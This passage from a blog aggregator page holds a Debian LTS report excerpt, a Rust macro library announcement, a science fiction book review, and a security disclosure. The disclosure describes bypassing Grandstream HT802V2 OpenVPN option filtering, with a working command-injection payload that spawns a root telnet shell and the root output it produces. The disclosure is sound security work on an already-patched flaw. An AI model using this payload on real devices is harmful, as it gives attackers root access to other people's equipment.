    • rsync, prepared by Thorsten Alteholz, fixed several CVEs (including information leak and path traversal vulnerabilities)
    • tomcat9, prepared by Markus Koschany, fixed several CVEs (including denial of service and information disclosure vulnerabilities)
    • ruby2.7, prepared by Bastien Roucari s, fixed several CVEs (including denial of service vulnerabilities)
    • tiff, prepared by Adrian Bunk, fixed several CVEs (including NULL ptr, buffer overflow, use-after-free, and segfault vulnerabilities)
  • Notable non-security updates:
    • linux-6.1, prepared by Ben Hutchings, has been packaged for bullseye (this was done specifically to provide a supported upgrade path for systems that currently use kernel packages from the bullseye-backports suite)
    • debian-security-support, prepared by Santiago Ruano Rinc n, which formalized the EOL of intel-mediasdk and node-matrix-js-sdk
In addition to the security and non-security updates targeting bullseye , various LTS contributors have prepared uploads targeting Debian 12 (codename bookworm ) with fixes for a variety of vulnerabilities. Abhijith PA prepared an upload of puma; Bastien Roucari s prepared an upload of node-postcss with fixes for data processing and denial of service vulnerabilities; Daniel Leidert prepared updates for setuptools, python-asyncssh, and python-tornado; Lee Garrett prepared an upload of ansible-core; and Guilhem Moulin prepared updates for python-urllib3, sqlparse, and opensc. Santiago Ruano Rinc n also worked on tracking and filing some issues about packages that need an update in recent releases to avoid regressions on upgrade. This relates to CVEs that were fixed in buster or bullseye, but remain open in bookworm. These updates, along with Santiago s work on identifying and tracking similar issues, underscore the LTS Team s commitment to ensuring that the work we do as part of LTS also benefits the current Debian stable release. LTS contributor Sean Whitton also prepared an upload of jinja2 and Santiago Ruano Rinc n prepared an upload of openjpeg2 for Debian unstable (codename sid ), as part of the LTS Team effort to assist with package uploads to unstable.

Thanks to our sponsors Sponsors that joined recently are in bold.

12 February 2025

Evgeni Golov: Authenticated RCE via OpenVPN Configuration File in Grandstream HT802V2 and probably others

I have a Grandstream HT802V2 running firmware 1.0.3.5 and while playing around with the VPN settings realized that the sanitization of the "Additional Options" field done for CVE-2020-5739 is not sufficient. Before the fix for CVE-2020-5739, /etc/rc.d/init.d/openvpn did
echo "$(nvram get 8460)"   sed 's/;/\n/g' >> $ CONF_FILE 
After the fix it does
echo "$(nvram get 8460)"   sed -e 's/;/\n/g'   sed -e '/script-security/d' -e '/^[ ]*down /d' -e '/^[ ]*up /d' -e '/^[ ]*learn-address /d' -e '/^[ ]*tls-verify /d' -e '/^[ ]*client-[dis]*connect /d' -e '/^[ ]*route-up/d' -e '/^[ ]*route-pre-down /d' -e '/^[ ]*auth-user-pass-verify /d' -e '/^[ ]*ipchange /d' >> $ CONF_FILE 
That means it deletes all lines that either contain script-security or start with a set of options that allow command execution. Looking at the OpenVPN configuration template (/etc/openvpn/openvpn.conf), it already uses up and therefor sets script-security 2, so injecting that is unnecessary. Thus if one can somehow inject "/bin/ash -c 'telnetd -l /bin/sh -p 1271'" in one of the command-executing options, a reverse shell will be opened. The filtering looks for lines that start with zero or more occurrences of a space, followed by the option name (up, down, etc), followed by another space. While OpenVPN happily accepts tabs instead of spaces in the configuration file, I wasn't able to inject a tab neither via the web interface, nor via SSH/gs_config. However, OpenVPN also allows quoting, which is only documented for parameters, but works just well for option names too. That means that instead of
up "/bin/ash -c 'telnetd -l /bin/sh -p 1271'"
from the original exploit by Tenable, we write
"up" "/bin/ash -c 'telnetd -l /bin/sh -p 1271'"
this still will be a valid OpenVPN configuration statement, but the filtering in /etc/rc.d/init.d/openvpn won't catch it and the resulting OpenVPN configuration will include the exploit:
# grep -E '(up script-security)' /etc/openvpn.conf
up /etc/openvpn/openvpn.up
up-restart
;group nobody
script-security 2
"up" "/bin/ash -c 'telnetd -l /bin/sh -p 1271'"
And with that, once the OpenVPN connection is established, a reverse shell is spawned:
/ # uname -a
Linux HT8XXV2 4.4.143 #108 SMP PREEMPT Mon May 13 18:12:49 CST 2024 armv7l GNU/Linux
/ # id
uid=0(root) gid=0(root)
Affected devices Fix After disclosing this issue to Grandstream, they have issued a new firmware release (1.0.3.10) which modifies the filtering to the following:
echo "$(nvram get 8460)"   sed -e 's/;/\n/g' \
                           sed -e '/script-security/d' \
                               -e '/^["'\'' \f\v\r\n\t]*down["'\'' \f\v\r\n\t]/d' \
                               -e '/^["'\'' \f\v\r\n\t]*up["'\'' \f\v\r\n\t]/d' \
                               -e '/^["'\'' \f\v\r\n\t]*learn-address["'\'' \f\v\r\n\t]/d' \
                               -e '/^["'\'' \f\v\r\n\t]*tls-verify["'\'' \f\v\r\n\t]/d' \
                               -e '/^["'\'' \f\v\r\n\t]*tls-crypt-v2-verify["'\'' \f\v\r\n\t]/d' \
                               -e '/^["'\'' \f\v\r\n\t]*client-[dis]*connect["'\'' \f\v\r\n\t]/d' \
                               -e '/^["'\'' \f\v\r\n\t]*route-up["'\'' \f\v\r\n\t]/d' \
                               -e '/^["'\'' \f\v\r\n\t]*route-pre-down["'\'' \f\v\r\n\t]/d' \
                               -e '/^["'\'' \f\v\r\n\t]*auth-user-pass-verify["'\'' \f\v\r\n\t]/d' \
                               -e '/^["'\'' \f\v\r\n\t]*ipchange["'\'' \f\v\r\n\t]/d' >> $ CONF_FILE 
So far I was unable to inject any further commands in this block. Timeline

11 February 2025

Ian Jackson: derive-deftly 1.0.0 - Rust derive macros, the easy way

derive-deftly 1.0 is released. derive-deftly is a template-based derive-macro facility for Rust. It has been a great success. Your codebase may benefit from it too! Rust programmers will appreciate its power, flexibility, and consistency, compared to macro_rules; and its convenience and simplicity, compared to proc macros. Programmers coming to Rust from scripting languages will appreciate derive-deftly s convenient automatic code generation, which works as a kind of compile-time introspection. Rust s two main macro systems I m often a fan of metaprogramming, including macros. They can help remove duplication and flab, which are often the enemy of correctness. Rust has two macro systems. derive-deftly offers much of the power of the more advanced (proc_macros), while beating the simpler one (macro_rules) at its own game for ease of use. (Side note: Rust has at least three other ways to do metaprogramming: generics; build.rs; and, multiple module inclusion via #[path=]. These are beyond the scope of this blog post.) macro_rules! macro_rules! aka pattern macros , declarative macros , or sometimes macros by example are the simpler kind of Rust macro. They involve writing a sort-of-BNF pattern-matcher, and a template which is then expanded with substitutions from the actual input. If your macro wants to accept comma-separated lists, or other simple kinds of input, this is OK. But often we want to emulate a #[derive(...)] macro: e.g., to define code based on a struct, handling each field. Doing that with macro_rules is very awkward: macro_rules! s pattern language doesn t have a cooked way to match a data structure, so you have to hand-write a matcher for Rust syntax, in each macro. Writing such a matcher is very hard in the general case, because macro_rules lacks features for matching important parts of Rust syntax (notably, generics). (If you really need to, there s a horrible technique as a workaround.) And, the invocation syntax for the macro is awkward: you must enclose the whole of the struct in my_macro! . This makes it hard to apply more than one macro to the same struct, and produces rightward drift. Enclosing the struct this way means the macro must reproduce its input - so it can have bugs where it mangles the input, perhaps subtly. This also means the reader cannot be sure precisely whether the macro modifies the struct itself. In Rust, the types and data structures are often the key places to go to understand a program, so this is a significant downside. macro_rules also has various other weird deficiencies too specific to list here. Overall, compared to (say) the C preprocessor, it s great, but programmers used to the power of Lisp macros, or (say) metaprogramming in Tcl, will quickly become frustrated. proc macros Rust s second macro system is much more advanced. It is a fully general system for processing and rewriting code. The macro s implementation is Rust code, which takes the macro s input as arguments, in the form of Rust tokens, and returns Rust tokens to be inserted into the actual program. This approach is more similar to Common Lisp s macros than to most other programming languages macros systems. It is extremely powerful, and is used to implement many very widely used and powerful facilities. In particular, proc macros can be applied to data structures with #[derive(...)]. The macro receives the data structure, in the form of Rust tokens, and returns the code for the new implementations, functions etc. This is used very heavily in the standard library for basic features like #[derive(Debug)] and Clone, and for important libraries like serde and strum. But, it is a complete pain in the backside to write and maintain a proc_macro. The Rust types and functions you deal with in your macro are very low level. You must manually handle every possible case, with runtime conditions and pattern-matching. Error handling and recovery is so nontrivial there are macro-writing libraries and even more macros to help. Unlike a Lisp codewalker, a Rust proc macro must deal with Rust s highly complex syntax. You will probably end up dealing with syn, which is a complete Rust parsing library, separate from the compiler; syn is capable and comprehensive, but a proc macro must still contain a lot of often-intricate code. There are build/execution environment problems. The proc_macro code can t live with your application; you have to put the proc macros in a separate cargo package, complicating your build arrangements. The proc macro package environment is weird: you can t test it separately, without jumping through hoops. Debugging can be awkward. Proper tests can only realistically be done with the help of complex additional tools, and will involve a pinned version of Nightly Rust. derive-deftly to the rescue derive-deftly lets you use a write a #[derive(...)] macro, driven by a data structure, without wading into any of that stuff. Your macro definition is a template in a simple syntax, with predefined $-substitutions for the various parts of the input data structure. Example Here s a real-world example from a personal project:
define_derive_deftly!  
    export UpdateWorkerReport:
    impl $ttype  
        pub fn update_worker_report(&self, wr: &mut WorkerReport)  
            $(
                $ when fmeta(worker_report) 
                wr.$fname = Some(self.$fname.clone()).into();
            )


#[derive(Debug, Deftly, Clone)]
...
#[derive_deftly(UiMap, UpdateWorkerReport)]
pub struct JobRow  
    ...
    #[deftly(worker_report)]
    pub status: JobStatus,
    pub processing: NoneIsEmpty<ProcessingInfo>,
    #[deftly(worker_report)]
    pub info: String,
    pub duplicate_of: Option<JobId>,
 
This is a nice example, also, of how using a macro can avoid bugs. Implementing this update by hand without a macro would involve a lot of cut-and-paste. When doing that cut-and-paste it can be very easy to accidentally write bugs where you forget to update some parts of each of the copies:
    pub fn update_worker_report(&self, wr: &mut WorkerReport)  
        wr.status = Some(self.status.clone()).into();
        wr.info = Some(self.status.clone()).into();
     
Spot the mistake? We copy status to info. Bugs like this are extremely common, and not always found by the type system. derive-deftly can make it much easier to make them impossible. Special-purpose derive macros are now worthwhile! Because of the difficult and cumbersome nature of proc macros, very few projects have site-specific, special-purpose #[derive(...)] macros. The Arti codebase has no bespoke proc macros, across its 240kloc and 86 crates. (We did fork one upstream proc macro package to add a feature we needed.) I have only one bespoke, case-specific, proc macro amongst all of my personal Rust projects; it predates derive-deftly. Since we have started using derive-deftly in Arti, it has become an important tool in our toolbox. We have 37 bespoke derive macros, done with derive-deftly. Of these, 9 are exported for use by downstream crates. (For comparison there are 176 macro_rules macros.) In my most recent personal Rust project, I have 22 bespoke derive macros, done with with derive-deftly, and 19 macro_rules macros. derive-deftly macros are easy and straightforward enough that they can be used as readily as macro_rules macros. Indeed, they are often clearer than a macro_rules macro. Stability without stagnation derive-deftly is already highly capable, and can solve many advanced problems. It is mature software, well tested, with excellent documentation, comprising both comprehensive reference material and the walkthrough-structured user guide. But declaring it 1.0 doesn t mean that it won t improve further. Our ticket tracker has a laundry list of possible features. We ll sometimes be cautious about committing to these, so we ve added a beta feature flag, for opting in to less-stable features, so that we can prototype things without painting ourselves into a corner. And, we intend to further develop the Guide.

comment count unavailable comments

10 February 2025

Russ Allbery: Review: The Scavenger Door

Review: The Scavenger Door, by Suzanne Palmer
Series: Finder Chronicles #3
Publisher: DAW
Copyright: 2021
ISBN: 0-7564-1516-0
Format: Kindle
Pages: 458
The Scavenger Door is a science fiction adventure and the third book of the Finder Chronicles. While each of the books of this series stand alone reasonably well, I would still read the series in order. Each book has some spoilers for the previous book. Fergus is back on Earth following the events of Driving the Deep, at loose ends and annoying his relatives. To get him out of their hair, his cousin sends him into the Scottish hills to find a friend's missing flock of sheep. Fergus finds things professionally, but usually not livestock. It's an easy enough job, though; the lead sheep was wearing a tracker and he just has to get close enough to pick it up. The unexpected twist is also finding a metal fragment buried in a hillside that has some strange resonance with the unwanted gift that Fergus got in Finder. Fergus's alien friend Ignatio is so alarmed by the metal fragment that he turns up in person in Fergus's cousin's bar in Scotland. Before he arrives, Fergus gets a mysteriously infuriating warning visit from alien acquaintances he does not consider friends. He has, as usual, stepped into something dangerous and complicated, and now somehow it's become his problem. So, first, we get lots of Ignatio, who is an enthusiastic large ball of green fuzz with five limbs who mostly speaks English but does so from an odd angle. This makes me happy because I love Ignatio and his tendency to take things just a bit too literally.
SANTO'S, the sign read. Under it, in smaller letters, was CURIOSITIES AND INCONVENIENCES FOR COMMENDABLE SUMS. "Inconveniences sound just like my thing," Fergus said. "You two want to wait in the car while I check it out?" "Oh, no, I am not missing this," Isla said, and got out of the podcar. "I am uncertain," Ignatio said. "I would like some curiouses, but not any inconveniences. Please proceed while I decide, and if there is also murdering or calamity or raisins, you will yell right away, yes?"
Also, if your story setup requires a partly-understood alien artifact that the protagonist can get some explanations for but not have the mystery neatly solved for them, Ignatio's explanations are perfect.
"It is a door. A doorbell. A... peephole? A key. A control light. A signal. A stop-and-go sign. A road. A bridge. A beacon. A call. A map. A channel. A way," Ignatio said. "It is a problem to explain. To say a doorkey is best, and also wrong. If put together, a path may be opened." "And then?" "And then the bad things on the other side, who we were trying to lock away, will be free to travel through."
Second, the thing about Palmer's writing that continues to impress me is her ability to take a standard science fiction plot, one whose variations I've read probably dozens of times before, and still make it utterly engrossing. This book is literally a fetch quest. There are a bunch of scattered fragments, Fergus has to find them and keep them from being assembled, various other people are after the same fragments, and Fergus either has to get there first or get the fragments back from them. If you haven't read this book before, you've played the video game or watched the movie. The threat is basically a Stargate SG-1 plot. And yet, this was so much fun. The characters are great. This book leans less on found family than the last one and a bit more on actual family. When I started reading this series, Fergus felt a bit bland in the way that adventure protagonists sometimes can, but he's fleshed out nicely as the series goes along. He's not someone who tends to indulge in big emotions, but now the reader can tell that's because he's the kind of person who finds things to do in order to keep from dwelling on things he doesn't want to think about. He's unflappable in a quietly competent way while still having a backstory and emotional baggage and a rich inner life that the reader sees in glancing fragments. We get more of Fergus's backstory, particularly around Mars, but I like that it's told in anecdotes and small pieces. The last thing Fergus wants to do is wallow in his past trauma, so he doesn't and finds something to do instead. There's just enough detail around the edges to deepen his character without turning the book into a story about Fergus's emotions and childhood. It's a tricky balancing act that Palmer handles well. There are also more sentient ships, and I am so in favor of more sentient ships.
"When I am adding a new skill, I import diagnostic and environmental information specific to my platform and topology, segregate the skill subroutines to a dedicated, protected logical space, run incremental testing on integration under all projected scenarios and variables, and then when I am persuaded the code is benevolent, an asset, and provides the functionality I was seeking, I roll it into my primary processing units," Whiro said. "You cannot do any of that, because if I may speak in purely objective terms you may incorrectly interpret as personal, you are made of squishy, unreliable goo."
We get the normal pieces of a well-done fetch quest: wildly varying locations, some great local characters (the US-based trauma surgeons on vacation in Australia were my favorites), and believable antagonists. There are two other groups looking for the fragments, and while one of them is the standard villain in this sort of story, the other is an apocalyptic cult whose members Fergus mostly feels sorry for and who add just the right amount of surreality to the story. The more we find out about them, the more believable they are, and the more they make this world feel like realistic messy chaos instead of the obvious (and boring) good versus evil patterns that a lot of adventure plots collapse into. There are things about this book that I feel like I should be criticizing, but I just can't. Fetch quests are usually synonymous with lazy plotting, and yet it worked for me. The way Fergus gets dumped into the middle of this problem starts out feeling as arbitrary and unmotivated as some video game fetch quest stories, but by the end of the book it starts to make sense. The story could arguably be described as episodic and cliched, and yet I was thoroughly invested. There are a few pacing problems at the very end, but I was too invested to care that much. This feels like a book that's better than the sum of its parts. Most of the story is future-Earth adventure with some heist elements. The ending goes in a rather different direction but stays at the center of the classic science fiction genre. The Scavenger Door reaches a satisfying conclusion, but there are a ton of unanswered questions that will send me on to the fourth (and reportedly final) novel in the series shortly. This is great stuff. It's not going to win literary awards, but if you're in the mood for some classic science fiction with fun aliens and neat ideas, but also benefiting from the massive improvements in characterization the genre has seen in the past forty years, this series is perfect. Highly recommended. Followed by Ghostdrift. Rating: 9 out of 10

Next.

Previous.